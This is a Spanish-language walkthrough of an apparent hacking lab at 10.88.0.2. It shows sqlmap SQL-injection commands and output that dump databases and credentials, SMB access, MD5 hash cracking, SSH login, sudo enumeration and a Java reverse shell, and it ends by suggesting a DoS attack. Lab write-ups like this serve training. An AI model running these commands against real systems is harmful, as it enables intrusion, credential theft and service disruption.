
Automatizar ataques complejos que de otro modo serían manuales y lentos.


[x]-[guerreros@parrot]-[~]
$sqlmap -u http://10.88.0.2 --dbs --batch --forms
{1.8.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:59:11 /2025-05-29/
[17:59:11] [INFO] testing connection to the target URL


Y or GROUP BY clause (GTID_SUBSET)'
[17:59:14] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[17:59:14] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[17:59:14] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[17:59:14] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:59:14] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:59:14] [INFO] POST parameter 'name' is 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[17:59:14] [INFO] testing 'MySQL inline queries'
[17:59:14] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[18:00:04] [INFO] POST parameter 'name' appears to be 'MySQL >= 5.0.12 stacked queries (comment)' injectable
[18:00:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'


web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:00:57] [INFO] fetching database names
[18:00:57] [INFO] retrieved: 'information_schema'
[18:00:57] [INFO] retrieved: 'mysql'
[18:00:57] [INFO] retrieved: 'performance_schema'
[18:00:57] [INFO] retrieved: 'register'
[18:00:57] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] register
[*] sys
podemos obrservar que hay 5 bases de datos corriendo en el servicio web con la ip 10.88.0.2



$sqlmap -u http://10.88.0.2 --batch --forms -D register --tables
{1.8.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:09:03 /2025-05-29/
[18:09:03] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gs707aogu70...0902v1rvd6'). Do you want to use those [Y/n]
[18:09:04] [INFO] searching for forms
[1/1] Form:
POST http://10.88.0.2/index.php
POST data: name=&password=&submit=
do you want to test this form? [Y/n/q]




Explicación de los parámetros:

- `u http://10.88.0.2`: URL del objetivo.
- `-forms`: Le indica a sqlmap que busque formularios en la página.
- `-batch`: Acepta automáticamente las preguntas por defecto (ideal para automatización).

- `D register`: Especifica la base de datos objetivo.
- `T users`: Especifica la tabla `users`.
- `-dump`: Indica que quieres **volcar** (mostrar y guardar) los datos de esa tabla.



con la contraseña y el usuario ya podemos acceder ala web




podemos intentar conectarnos por el servicio SMB

```
$smbclient -L  10.88.0.2 -U dylan
Password for [WORKGROUP\dylan]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shared          Disk
        IPC$            IPC       IPC Service (9dffa7787314 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.88.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

```
guerreros@parrot]~[~]
 $smbclient //10.88.0.2/shared -U dylan --option='client min protocol=SMB2'
Password for [WORKGROUP\dylan]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May 27 02:58:52 2024
  ..                                  D        0  Mon May 27 02:25:46 2024
  augustus.txt                        N       33  Mon May 27 02:58:52 2024

                52427100 blocks of size 1024. 33212860 blocks available
smb: \> get augustus.txt
getting file \augustus.txt of size 33 as augustus.txt (32.2 KiloBytes/sec) (average 32.2 KiloBytes/sec)
smb: \>
```

entramos al servicio smb y vemos el contenido

nos bajamos el archivo




desencryptacion de hash MD5 CON LA HEERRRAMINETA TOOLS


y obtenemos la contraseña y ya podemos conectarnos por el servicio ssh que corre en el puerto 22 para que veamos que informacion podmeos encontrar con ese usuario

nos conectamos por ssh y enlistamos el contenido ls- o ls-l


verificamos con el comando ls ,, par ver que podemos hacer con el usuario augustus




verificamos con el comando sudo -l par ver que podemos hacer con el usuario augustus




podemos usar java



guarmos y compilamos el codigo




antes de ejecutar el codgi ode java para la reverse shell tneemos que habilitar un puerto de escucha cualquier puerto



ahora estaria todo listo para ejecutar la revershell del usuario dylan

con java.shell ya entramos la usUARIO DYLAN Y AHY ACABARIA EL LABORATORIO

O APARTE DE ESO PDOEMOS HACER UN ATAQUE DOS PARA DEJAR INSERVIBLE EL SERVICIO WEB



CON ESO SERIA TODO GRACIAS